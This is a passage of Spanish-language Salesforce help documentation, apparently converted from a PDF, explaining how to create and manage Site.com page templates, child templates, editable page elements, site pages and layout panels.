- Ahorrar tiempo y esfuerzo definiendo la estructura de la página y utilizándola como punto de inicio al crear páginas de sitios. Por ejemplo, puede diseñar una plantilla con un panel de encabezado y un menú lateral fijos, y un panel central modificable al que pueda agregar contenido y elementos de página específicos de la página.
- Realizar actualizaciones globales rápidamente al formato o estilo de su sitio Web, ya que cualquier cambio que introduzca en el diseño de la plantilla se reflejará inmediatamente en todas las páginas que la utilicen.
- Controlar el modo en que otros usuarios (como contribuyentes u otros administradores del sitio y diseñadores) pueden modificar las páginas del sitio. Por ejemplo, puede permitir que los contribuyentes modifiquen únicamente bloques de contenido específicos.
- Garantizar que el diseño de su plantilla mantenga una buena resolución de píxeles. Si los usuarios modifican una página que está basada en una plantilla, sus cambios no afectarán a su plantilla.


- Reutilizar elementos de diseño comunes mediante la creación de plantillas secundarias.
- Permitir que los contribuyentes creen páginas del sitio basadas en la plantilla.

## Acerca de plantillas secundarias

Las plantillas secundarias son una manera útil de reutilizar los elementos de diseño comunes para los formatos de página más complejos. Por ejemplo, su sitio Web tendrá probablemente elementos similares para cada página de su sitio, como un menú de navegación. No obstante, es posible que varias páginas tengan elementos que solo sean comunes en ellas, como las páginas en una sección secundaria de su sitio que incluya un encabezado de la sección secundaria. Mediante una plantilla secundaria, que es una plantilla basada en otra plantilla, puede reutilizar el diseño principal de la plantilla.

Utilizando como base nuestra plantilla de página principal, la plantilla secundaria hereda el encabezado y el menú de navegación no modificables (1), así como un panel central modificable (2) en el que añadimos el encabezado no modificable de la sección secundaria (3). También es necesario agregar un nuevo panel central modificable (4) porque el panel central de la plantilla principal solo se puede modificar en páginas que estén basadas directamente en la plantilla principal.

Ahora, toda página basada en la plantilla secundaria incluye el encabezado principal, el menú de navegación y el encabezado de la sección secundaria no modificables, así como un panel central modificable (5) para el contenido de esa página.




## Prácticas recomendadas

- Planifique la estructura de su sitio y el formato de sus páginas. Tomarse unos minutos para planificar su sitio Web, le ahorra tiempo a la hora de crear su sitio.
- Identifique los elementos comunes para todas las páginas de su sitio, como los menús de navegación o los encabezados, ya que estos son los elementos que puede agregar a la plantilla de página.
- Utilice plantillas de página siempre que sea posible para reutilizar el contenido y ahorrar tiempo.

- Intente mantener un diseño simple en su plantilla de página principal para facilitar las modificaciones en el futuro. Para diseños más completos del sitio, utilice plantillas secundarias la lograr la máxima flexibilidad.

CONSULTE TAMBIÉN

Creación de plantillas de página de Site.com
Creación de páginas de Site.com
Configuración de la vista de Studio del contribuyente
Identificación de la plantilla que utiliza una página de Site.com

## Creación de plantillas de página de Site.com

Una plantilla de página le permite definir el formato y la funcionalidad de las páginas del sitio en una ubicación. Al añadir elementos de página comunes a la plantilla y, a continuación, basar las páginas del sitio en ella, puede lograr un aspecto homogéneo en todo el sitio. Además, como una página basada en plantilla hereda los elementos de la plantilla, puede hacer cambios en todo el sitio desde una única ubicación.

Puede crear una plantilla de página a partir de un formato o, si ya ha creado una plantilla, puede utilizarla como base para crear una plantilla secundaria, que le permite reutilizar el diseño de la plantilla principal.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

### Creación de una plantilla de página a partir de un formato

Para empezar desde cero con una plantilla completamente en blanco o utilizar un formato de página básico:

1. Pase el ratón por encima de **Plantillas de página** en la ficha Descripción general y haga clic en **Nueva**, o haga clic en **Nueva plantilla de página** en la vista Plantillas de página.
2. Escriba el nombre de la plantilla de página. Los nombres de plantilla no pueden incluir espacios y caracteres especiales, como #, ? o @.
3. Haga clic en **Formatos** y seleccione una página en blanco o un formato de página predefinido, como una página con un encabezado y pie de página.

   Nota: Los formatos de página predefinidos utilizan paneles para crear columnas, encabezados y pies de página. Estos paneles utilizan CSS en línea para establecer su posición, de modo que puede modificar fácilmente el formato después de crear la página. Sin embargo, si está familiarizado con CSS y prefiere utilizar reglas de CSS, puede eliminar el estilo en línea seleccionando el panel, eliminando el código de la ficha Código en el panel Estilo ( ) y haciendo clic en **Aplicar**.
4. Seleccione un modo de formato:
   - Para ampliar la página y que ocupe el ancho de la ventana del navegador, haga clic en **Ancho completo**.
   - Para establecer el ancho de página, haga clic en **Ancho fijo** e introduzca el ancho.
5. Haga clic en **Crear**. Se abrirá la plantilla de página.

A continuación, debe completar la plantilla.

Consejo:

- De forma predeterminada, cualquier plantilla que cree únicamente estará disponible para otros administradores del sitio y diseñadores de su organización. Para permitir que los contribuyentes creen páginas basadas en la plantilla, seleccione **Disponible para los contribuyentes** en el panel Propiedades ( ).
- También puede crear plantillas convirtiendo o duplicando otras páginas.

## Creación de una plantilla secundaria

Para utilizar una plantilla existente como base para una plantilla secundaria:

- La opción más rápida es:
  1. Seleccione la plantilla en la vista Plantillas de página en la ficha Descripción general y haga clic en > **Crear plantilla secundaria**. Otra opción sería hacer clic en **Acciones de la página** > **Crear plantilla secundaria** si la plantilla está abierta.
  2. Escriba el nombre de la plantilla de página. Los nombres de plantilla no pueden incluir espacios y caracteres especiales, como #, ? o @.
  3. Haga clic en **Crear**. Se abrirá la plantilla secundaria.
- También puede hacer lo siguiente:
  1. Pase el ratón por encima de **Plantillas de página** en la ficha Descripción general y haga clic en **Nueva**, o haga clic en **Nueva plantilla de página** en la vista Plantillas de página.
  2. Escriba el nombre de la plantilla de página. Los nombres de plantilla no pueden incluir espacios y caracteres especiales, como #, ? o @.
  3. Haga clic en **Plantillas de página** y seleccione la plantilla de página.
  4. Haga clic en **Crear**. Se abrirá la plantilla de página secundaria.

## Finalización de su plantilla

Una vez haya creado una plantilla, deberá realizar los pasos siguientes para finalizarla:

- Establecer el formato de la plantilla de página
- Añadir otros elementos de página a la plantilla
- Crear áreas modificables
- Crear páginas de sitio basadas en plantilla

CONSULTE TAMBIÉN

Creación de áreas de plantilla editables
Identificación de la plantilla que utiliza una página de Site.com
Descripción general de plantillas de páginas de Site.com
Configuración de la vista de Studio del contribuyente

## Creación de áreas de plantilla editables

Como creador de la plantilla, debe especificar qué elementos pueden modificar los usuarios en las páginas basadas en la plantilla.

Para hacer que un elemento de página sea modificable en páginas derivadas o plantillas subordinadas, selecciónelo en la plantilla de página o en el panel Estructura de la página ( ) y haga clic en > **Hacer modificable** o seleccione **Que puede modificarse** en el panel Propiedades ( ).

Cuando la plantilla de página esté abierta, los elementos de página modificables estarán resaltados con un borde azul en la página. También muestran un icono de lápiz ( ) en el panel Estructura de la página y en el elemento emergente con información que aparece cuando pasa el ratón por encima del elemento de la página.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

CONSULTE TAMBIÉN

- Acerca de los elementos de página modificables
- Configuración de la vista de Studio del contribuyente
- Creación de plantillas de página de Site.com

## Acerca de los elementos de página modificables

Cuando marca un elemento de página como `Modificable` en una plantilla de página, ese elemento de página se convierte en modificable en cualquier página secundaria o plantilla derivada de la plantilla principal.

Tenga en cuenta estas sugerencias al crear elementos de página modificables.

- Se resaltarán los elementos de página modificables con un borde de color azul en las plantillas y páginas secundarias.
- Si convierte un elemento de página en modificable en un panel, no puede convertir el panel contenedor también en modificable.
- Los usuarios no pueden alterar los eventos, el estilo o las propiedades de un elemento de página modificable en páginas basadas en la plantilla.
- Los usuarios no pueden cambiar el tamaño o la posición ni eliminar elementos de página modificables en páginas basadas en la plantilla. Sin embargo, si se ha activado la propiedad Altura automática del elemento en la plantilla, la altura se ajustará al contenido en la página basada en la plantilla.
- La eliminación de un elemento modificable de una plantilla de página lo elimina de todas las plantillas y páginas secundarias.
- Cuando activa la propiedad `Modificable` de un elemento de página, cualquier plantilla o página secundaria basada en la plantilla también hereda el estado activado. A su vez, el estado activado en la plantilla secundaria aparece en cascada en cualquiera

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

de *sus* elementos secundarios, etcétera. Si no desea que su modificabilidad alcance los niveles inferiores, desactive la propiedad `Modificable` de un elemento de página en una plantilla secundaria.

## Elementos de página modificables para contribuyentes

- Los contribuyentes pueden modificar bloques de contenido modificables en páginas de sitio basadas en la plantilla. También pueden modificar bloques de contenido que coloque en un panel modificable en páginas de sitio basadas en plantilla.

  Consejo: Para agregar un bloque de contenido que solamente puedan modificar otros administradores del sitio o diseñadores, utilice código personalizado en su lugar.

- Los contribuyentes pueden agregar bloques de contenido a paneles modificables en páginas de sitio basadas en la plantilla. Si hace que los widgets estén disponibles para los contribuyentes, también pueden agregarlos a paneles modificables.
- Los administradores del sitio y diseñadores pueden modificar todos los elementos de página que usted convierta en modificables.

## Contenido predeterminado en elementos de página modificables

El contenido de todos los elementos de la página modificables en una página secundaria o plantilla está vinculado al contenido de los elementos modificables en su plantilla de página principal. Cuando actualice el contenido de un elemento de página modificable en la plantilla principal, los cambios se empujan a cualquier página secundaria o plantilla de página. Sin embargo, si modifica el contenido de un elemento de página modificables a nivel de la plantilla o la página secundaria, romperá el vínculo entre los elementos y los cambios posteriores realizados en el elemento de página o la plantilla principal no afectarán a sus secundarias. (Para devolver el control del contenido a la plantilla principal, seleccione el elemento de página modificable en la página o en el panel Estructura de la página y haga clic en > **Volver a contenido principal**. Cuando haga eso, se perderá cualquier contenido personalizado en el elemento de página modificable.)

La desactivación de la propiedad `Modificable` de un panel en una plantilla principal sobrescribe cualquier cambio realizado en ese panel en las plantillas o páginas secundarias. Los cambios en el panel a nivel secundario desaparecen y el panel refleja solo el contenido de la plantilla principal. Sin embargo, no se pierden los cambios a nivel secundario. La reactivación de la propiedad `Modificable` del panel en la plantilla principal restaura el contenido personalizado agregado anteriormente a sus elementos secundarios. Cualquier cambio realizado en el elemento al nivel principal ya no será visible.

CONSULTE TAMBIÉN

Creación de áreas de plantilla editables

Configuración de la vista de Studio del contribuyente

Creación de plantillas de página de Site.com

Modificación y trabajo con elementos de página de Site.com

# Creación de páginas de Site.com

Como administrador del sitio o diseñador, cuando crea una página del sitio, puede elegir basarla en una plantilla de página. Si va a crear varias páginas con elementos de página comunes, como un menú de navegación, puede ahorrar tiempo y esfuerzo y logar un aspecto homogéneo creando una plantilla de página en primer lugar y, a continuación, basando las páginas de su sitio en esa plantilla. Del mismo modo, si ninguna de las páginas de su sitio tienen una estructura parecida o si necesita crear una página de sitio de uso único que no siga el diseño general del sitio, como una página de inicio, puede crear una página basada en un formato básico.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Creación de páginas de sitios a partir de un formato

Para empezar desde cero con una plantilla completamente en blanco o utilizar un formato de página básico:

1. Pase el ratón por encima de **Páginas de sitio** en la ficha Descripción general y haga clic en **Nueva** o haga clic en **Página de sitio** > **Nueva** cuando la vista Páginas de sitio está abierta.
2. Escriba el nombre de la página del sitio. Los nombres de página no pueden incluir espacios y caracteres especiales, como #, ? o @.
3. Haga clic en **Formatos** y seleccione una página en blanco o un formato de página predefinido, como una página con un encabezado y pie de página.

   Nota: Los formatos de página predefinidos utilizan paneles para crear columnas, encabezados y pies de página. Estos paneles utilizan CSS en línea para establecer su posición, de modo que puede modificar fácilmente el formato después de crear la página. Sin embargo, si está familiarizado con CSS y prefiere utilizar reglas de CSS, puede eliminar el estilo en línea seleccionando el panel, eliminando el código de la ficha Código en el panel Estilo ( ) y haciendo clic en **Aplicar**.
4. Seleccione un modo de formato:
   - Para ampliar la página y que ocupe el ancho de la ventana del navegador, haga clic en **Ancho completo**.
   - Para establecer el ancho de página, haga clic en **Ancho fijo** e introduzca el ancho.
5. Haga clic en **Crear**. La página del sitio se abrirá.

## Creación de páginas de sitios a partir de una plantilla de página

Si ha creado una plantilla de página, puede basar en ella las páginas de su sitio.

La opción más rápida es:

1. Seleccione la plantilla en la vista Plantillas de página y haga clic en > **Crear página a partir de plantilla**. Otra opción consiste en hacer clic en **Acciones de la página** > **Crear página a partir de plantilla** si la plantilla está abierta.
2. Escriba el nombre de la página del sitio. Los nombres de página no pueden incluir espacios y caracteres especiales, como #, ? o @.
3. Haga clic en **Crear**. La página del sitio se abrirá.

También puede hacer lo siguiente:

1. Pase el ratón por encima de **Páginas de sitio** en la ficha Descripción general y haga clic en **Nueva** o haga clic en **Página de sitio** > **Nueva** cuando la vista Páginas de sitio está abierta.
2. Escriba el nombre de la página del sitio. Los nombres de página no pueden incluir espacios y caracteres especiales, como #, ? o @.

3. Haga clic en **Plantillas de página** y seleccione la plantilla de página.
4. Haga clic en **Crear**. La página del sitio se abrirá.

Consejo: También puede crear páginas convirtiendo o duplicando otras páginas.

CONSULTE TAMBIÉN

Modificación de páginas de Site.com como diseñador o administrador del sitio

Adición de elementos de página de Site.com

## Identificación de la plantilla que utiliza una página de Site.com

Cuando modifica una página basada en plantilla, no puede modificar sus elementos de página no modificables. Tampoco puede cambiar la posición o el tamaño ni eliminar elementos de página modificables ni alterar los eventos, las propiedades o el estilo asociados con ellos. Para actualizar estos elementos o propiedades, debe modificarlos en la plantilla en la que se basa la página.

Para identificar en qué plantilla de página se basa una página de sitio:

- Pase el ratón por encima de la página del sitio en la vista Páginas del sitio de la ficha Descripción general. Aparecerá una ventana emergente con información que muestra el nombre de la plantilla de la página.
- Cuando la página esté abierta, examine el panel Estructura de la página. Se mostrará el nombre de la plantilla como un vínculo sobre el que puede hacer clic para abrir la plantilla.

Consejo: Para ver y abrir las páginas de sitio asociadas con una plantilla de página específica, seleccione o pase el ratón por encima de la plantilla de página en la vista Plantilla de página de la ficha Descripción general y haga clic en > **Modificar páginas basadas en la plantilla**. Haga clic en una página de sitio enumerada para abrirla.

CONSULTE TAMBIÉN

Creación de plantillas de página de Site.com

Descripción general de plantillas de páginas de Site.com

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

# Cambio de nombre, duplicación y conversión de páginas

Al trabajar con páginas y plantillas, puede realizar tareas comunes, como cambiar el nombre, eliminar o duplicar páginas.

Para acceder a más opciones de página, seleccione o pase el ratón por encima de una página en la vista Páginas del sitio de la ficha Descripción general y haga clic en .

Para acceder a más opciones de plantilla, seleccione o pase el ratón por encima de una plantilla en la vista Plantillas de página de la ficha Descripción general y haga clic en .

Asimismo, si la página o la plantilla están abiertas, haga clic en en la barra de herramientas.

Las opciones disponibles varían dependiendo de las páginas y plantillas:

| Seleccionar | Para... |
|---|---|
| **Modificar** | Abrir la página o plantilla para su modificación. También puede hacer doble clic en la página o plantilla. |
| **Cambiar el nombre** | Cambiar el nombre de la plantilla de página. |
| **Vista previa** | Abrir la página en una ventana del navegador. |
| **Duplicadas** | Crear una copia de la página o plantilla.<br>La duplicación de una plantilla de página no duplica las páginas o plantillas basadas en ella. |
| **Eliminar** | Eliminar una página o plantilla. No puede eliminar una plantilla que tenga páginas basadas en ella. |
| **Crear plantilla secundaria** | Crear una plantilla secundaria basada en la plantilla seleccionada. |
| **Crear página desde plantilla** | Crear una página basada en la plantilla. |
| **Convertir página de sitio en plantilla** | Cambiar la página en una plantilla. |
| **Convertir plantilla en página de sitio** | Cambiar la plantilla en una página. No puede convertir una plantilla que tenga páginas basadas en ella. |
| **Modificar páginas basadas en plantilla** | Ver y abrir las páginas de sitio basadas en la plantilla de página seleccionada. |
| **Agregar restricciones de IP** | Controle el acceso a la página o plantilla mediante la restricción de la gama de direcciones IP permitidas. Cuando crea una página basada en una plantilla con restricciones de IP, la página hereda las restricciones de IP. |

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## CONSULTE TAMBIÉN

- Modificación de páginas de Site.com como diseñador o administrador del sitio
- Uso de Site.com Studio como administrador del sitio o diseñador

### Cambio de la propiedad Doctype de una página

La Definición del tipo de documento (DTD) o *doctype* de una página define la versión de HTML que está utilizando. Esta información se utiliza por algunos exploradores para desencadenar un modo de representación estándar. De forma predeterminada, el doctype de cada página está establecido en XHTML5, que es la última versión, pero puede cambiarlo a HTML 1.0.

Cuando la página se abre:

1. Seleccione la página en el panel Estructura de la página.
2. En el panel Propiedades, seleccione una opción en la lista desplegable Doctype.

CONSULTE TAMBIÉN

- Cambio de una etiqueta HTML de un elemento de página
- Adición de atributos HTML personalizados
- Etiquetas de formatos de páginas semánticos de HTML5

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Adición de funciones y elementos de páginas

### Elementos de página de Site.com

Los elementos de página son las partes integrantes de las páginas de su sitio y de las plantillas de página. Juntos, proporcionan las estructura y el contenido de la página.

Cuando se abre una página del sitio o una plantilla de página en Site.com Studio, estos elementos de página están disponibles para los administradores de sitio y diseñadores.

| Elemento de página | Descripción |
|---|---|
| Bloque de contenidos | Contiene el texto de la página y también puede almacenar imágenes, archivos multimedia e hipervínculos. También disponible para contribuyentes si la página tiene áreas modificables. |
| Código personalizado | Le permite personalizar su sitio agregando marcas, como HTML y JavaScript para elementos no proporcionados en Site.com Studio. |

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

| Elemento de página | Descripción |
| --- | --- |
| Imagen | Añade imágenes directamente a la página. |
| Exploración de ruta | Agrega un elemento de página de exploración de ruta a la página. |
| Menú | Crea un menú que permite a los usuarios navegar a través de las páginas de su sitio. |
| Panel | Añade estructura a la página y le permite agrupar otros elementos de página juntos. |
| Botón | Añade un botón a la página. Puede utilizar las acciones en el panel Eventos para añadir funcionalidad al botón. |
| Formulario | Le permite crear formularios de candidatos Web o recopilar comentarios de clientes, así como enviar los datos a objetos de Salesforce. |
| Campos de entrada | Proporciona varios tipos de campo para añadir formularios o imágenes. Una vez añadido a un formulario, se vincula a campos en el objeto del formulario. Consulte Tipos de campos de entrada en la página 5365. |
| Elemento de datos | Debe estar incluido en un repetidor de datos. Se vincula a un campo en el objeto del repetidor de datos y actúa como un marcador que muestra el contenido de un campo concreto del registro actual. |
| Función de datos | Se conecta con un objeto estándar o personalizado de Salesforce, realiza cálculos en los resultados devueltos y muestra el cálculo en la página. |
| Repetidor de datos | Está conectado con un objeto de Salesforce y devuelve un conjunto de datos basado en filtros que ha especificado. Se combina con elementos de datos o elementos de la página código personalizado para mostrar los resultados en la página. |
| Tabla de datos | Están conectadas con objetos estándar y personalizados de Salesforce, recupere un conjunto de datos basado en el criterio de filtro que ha especificado y muestra uno o más registros como filas en la tabla. |

CONSULTE TAMBIÉN

- Adición de elementos de página de Site.com
- Modificación y trabajo con elementos de página de Site.com

# Adición de elementos de página de Site.com

Los elementos de página son las partes integrantes de las páginas de su sitio y de las plantillas de página. Los elementos del panel añaden la estructura a sus páginas. Puede pensar en las páginas y en los paneles como los "contenedores" de los elementos de página que añade a los mismos.

Si la página de un sitio o la plantilla de página está basada en otra plantilla de página, solo puede añadir elementos de página a los paneles modificables, que se resaltan con un borde de color azul en la página.

Las página, los paneles, los repetidores de datos y los formularios son elementos de página de "contenido", por lo que puede añadirles otros elementos de página cuando ésta está abierta.

- En el panel Elementos de página ( ):
  - Arrastre el elemento de página hacia el lienzo de la página o a un elemento de página de contenido.
  - Haga clic en el elemento de página, seleccione dónde desea colocarlo en el mensaje emergente que aparece y haga clic en **Aplicar**.
- En el panel Estructura de la página ( ), pase el ratón por encima de un elemento de página de contenido y haga clic en > **Añadir elementos de página**. Haga clic en el elemento que desea añadir o arrástrelo al elemento de página de contenido.
- Seleccione un elemento de página de contenido de la página y haga clic en > **Añadir elementos de página**. Haga clic en el elemento que desea añadir o arrástrelo al elemento de página de contenido.

Cuando arrastre un elemento de página hacia un panel que se puede modificar, el elemento de página mostrará un icono Permitido y un borde verde mostrará dónde colocar el elemento.

Si intenta arrastrar un elemento de página hacia un panel que no se puede modificar, el elemento de página mostrará un icono No permitido.

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## CONSULTE TAMBIÉN

- Modificación y trabajo con elementos de página de Site.com
- Adición de imágenes directamente a la página
- Adición de bloques de contenido a páginas
- Adición de código personalizado en páginas
- Adición de un menú de navegación

# Modificación y trabajo con elementos de página de Site.com

El panel Estructura de la página ( ) muestra la jerarquía de todos los elementos de la página y es una forma bastante útil de seleccionar, mover y reordenar elementos, especialmente para los diseños de página más complejos.

- Para seleccionar un elemento de página, haga clic en la página o selecciónelo en el panel Estructura de la página. Se resaltará el elemento de la página y se mostrará la barra de selección del elemento y el menú **Acciones** ( ).
- Para modificar un elemento de página, como un bloque de contenidos, una imagen o un código personalizado:
  - Haga doble clic sobre el elemento de la página.
  - Seleccione el elemento de la página y haga clic en > **Modificar** en su barra de selección.
  - Seleccione o pase el ratón por encima del elemento en el panel Estructura de la página y haga clic en > **Modificar**.
  - Haga clic en **Modificar contenido** en la barra de herramientas (solo para bloques de contenidos).
- Para mover un elemento de página:
  - Seleccione el elemento de la página y arrástrelo a la posición correcta, o bien haga clic en > **Mover** en su barra de selección.
  - Arrastre el elemento a la ubicación que desee en el panel Estructura de la página, o selecciónelo y haga clic en > **Mover** > *Dirección*. También puede arrastrar todos los elementos de la página aparte de los paneles a la ubicación que desee en el panel Estructura de la página.
- Para cambiar el tamaño de un elemento de página, selecciónelo y arrastre los controladores de cambio de tamaño hacia el tamaño adecuado. Si los controladores de cambio de tamaño de las esquinas aparecen atenuados, significará que la propiedad Altura automática del elemento está activada. Esta propiedad ajusta la altura en función del contenido. Para cambiar el tamaño a una altura definida, deshabilite la propiedad cancelando la selección de **Altura automática** en el panel Propiedades ( ) o haciendo clic en uno de los controladores inferiores de cambio de tamaño y haciendo clic en **Deshabilite la propiedad altura automática** en el mensaje emergente que aparece.

  Consejo: Si desactiva la propiedad Altura automática en una imagen, pero desea que mantenga su proporción de aspecto (la relación entre altura y anchura), pulse y mantenga la tecla Mayús mientras arrastra para modificar su tamaño.

  Si utiliza CSS para diseñar el elemento de página, también puede ajustar el estilo o Id. de la clase.
- Para eliminar un elemento, selecciónelo y realice una de las siguientes acciones:
  - Haga clic en > **Eliminar** en la barra de selección del elemento.
  - Pulse **ELIMINAR**.
  - En la barra de herramientas, haga clic en .
  - En el panel Estructura de la página, haga clic en > **Eliminar**.

Si la página de un sitio o la plantilla de página está basada en otra plantilla de página:

- El contenido de todos los elementos de la página editables en una página secundaria o plantilla está vinculado al contenido de los elementos editables en su plantilla de página principal. Cuando actualice el contenido de un elemento de página editable en la

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

plantilla principal, los cambios se empujan a cualquier página secundaria o plantilla de página. Sin embargo, si modifica el contenido de un elemento de página editables a nivel de la plantilla o la página secundaria, romperá el vínculo entre los elementos y los cambios posteriores realizados en el elemento de página o la plantilla principal no afectarán a sus secundarias.

- No podrá volver a colocar o cambiar el tamaño de sus elementos de página. Sin embargo, si se ha activado la propiedad Altura automática del elemento en la plantilla, la altura se ajustará al contenido en la página basada en la plantilla. Para modificar el elemento de página, debe hacerlo en la plantilla de la página.
- No podrá eliminar sus elementos de página. Para eliminar el elemento de página, debe hacerlo en la plantilla de la página.
- No podrá modificar los eventos, las propiedades o el estilo de un elemento de página modificable, como su color, posición y tamaño.

CONSULTE TAMBIÉN

Elementos de página de Site.com
Adición de elementos de página de Site.com
Adición de bloques de contenido a páginas
Establecimiento del formato de páginas de Site.com mediante paneles
Acerca de los elementos de página modificables

## Trabajo con paneles

### Establecimiento del formato de páginas de Site.com mediante paneles

Un panel es una útil herramienta de formato que define las divisiones lógicas de su página y le permite agrupar elementos de página para moverlos y colocarlos fácilmente. Considérelo un contenedor de otros elementos de página, incluidos otros paneles, o `div` que envuelve el contenido introducido en él. Los paneles son perfectos para agregar áreas modificables a plantillas de página.

Cuando crea una plantilla de página o página de sitio, puede utilizar formatos de página predefinidos que incluyen encabezados, pies de página y columnas, que se crean mediante paneles. Una vez creada, posteriormente puede modificar el formato para que se ajuste al diseño de su sitio.

Si necesita agregar más divisiones a la página y no está familiarizado con CSS, el método más sencillo es utilizar paneles de filas y columnas. Esta función agrega paneles con posiciones CSS predefinidas para garantizar que se alinean correctamente en la página.

**Nota:** Los formatos de página predefinidos y los paneles de filas y columnas utilizan CSS en línea para establecer su posición. Si está familiarizado con CSS y está utilizando reglas de CSS para aplicar un estilo a su sitio, puede eliminar CSS en línea de la ficha Código en el panel Estilo ( ) y hacer clic en **Aplicar**.

Para agregar paneles de filas y columnas a una página:

1. Seleccione la página (el icono de la carpeta superior) en el panel Estructura de la página ( ).
2. Haga clic en > **Agregar paneles de filas y columnas**.
3. Seleccione el número de paneles de filas o columnas que requiere. Si la página ya tiene contenido, se colocará en el primer panel nuevo.

Para agregar un panel de filas:

- Encima de un panel, seleccione el panel en la página o en el panel Estructura de la página y haga clic en > **Agregar paneles de filas y columnas** > **Insertar fila en la parte superior**

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

- Debajo de un panel, seleccione el panel en la página o en el panel Estructura de la página y haga clic en > **Agregar paneles de filas y columnas** > **Insertar fila en la parte inferior**

Para agregar paneles de filas y columnas a otro panel:

1. Seleccione el panel en la página o en el panel Estructura de la página.
2. Haga clic en > **Agregar paneles de filas y columnas**.
3. Seleccione el número de paneles de filas o columnas que requiere. Si la página ya tiene contenido, se colocará en el primer panel nuevo.

Para agregar un único panel, arrastre un **Panel** del panel Elementos de página ( ) a la página.

De forma predeterminada, la altura de un panel se ajusta automáticamente cuando le agrega contenido porque la propiedad Altura automática está activada. Puede desactivar la propiedad para cambiar el tamaño y la posición de paneles. Si pasa el ratón por encima de un panel en la página, aparecerá una ventana emergente con información que muestra el ancho y alto del panel.

Cuando arrastra un elemento de página a un panel, los bordes cambian de color, indicando que ahora el elemento está agrupado dentro de él. Para eliminar el elemento del grupo, arrástrelo fuera del panel.

CONSULTE TAMBIÉN

- Adición de elementos de página de Site.com
- Posicionamiento de paneles mediante CSS
- Cambio de una etiqueta HTML de un elemento de página

## Posicionamiento de paneles mediante CSS

Un panel es una útil herramienta de formato que define las divisiones lógicas de su página. Mediante CSS, puede colocar paneles y mejorar el formato de la página.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

### Adición de relleno y márgenes a paneles

Dos propiedades CSS (Márgenes y Relleno) pueden ayudar a establecer el formato de página al crear espacio entre las filas y columnas y el contenido de su interior. La propiedad Márgenes controla el espacio de fuera del panel entre su borde y el límite exterior, mientras que la propiedad Relleno controla el espacio entre el contenido y el borde del panel.

Para agregar márgenes y relleno:

1. Seleccione el panel.
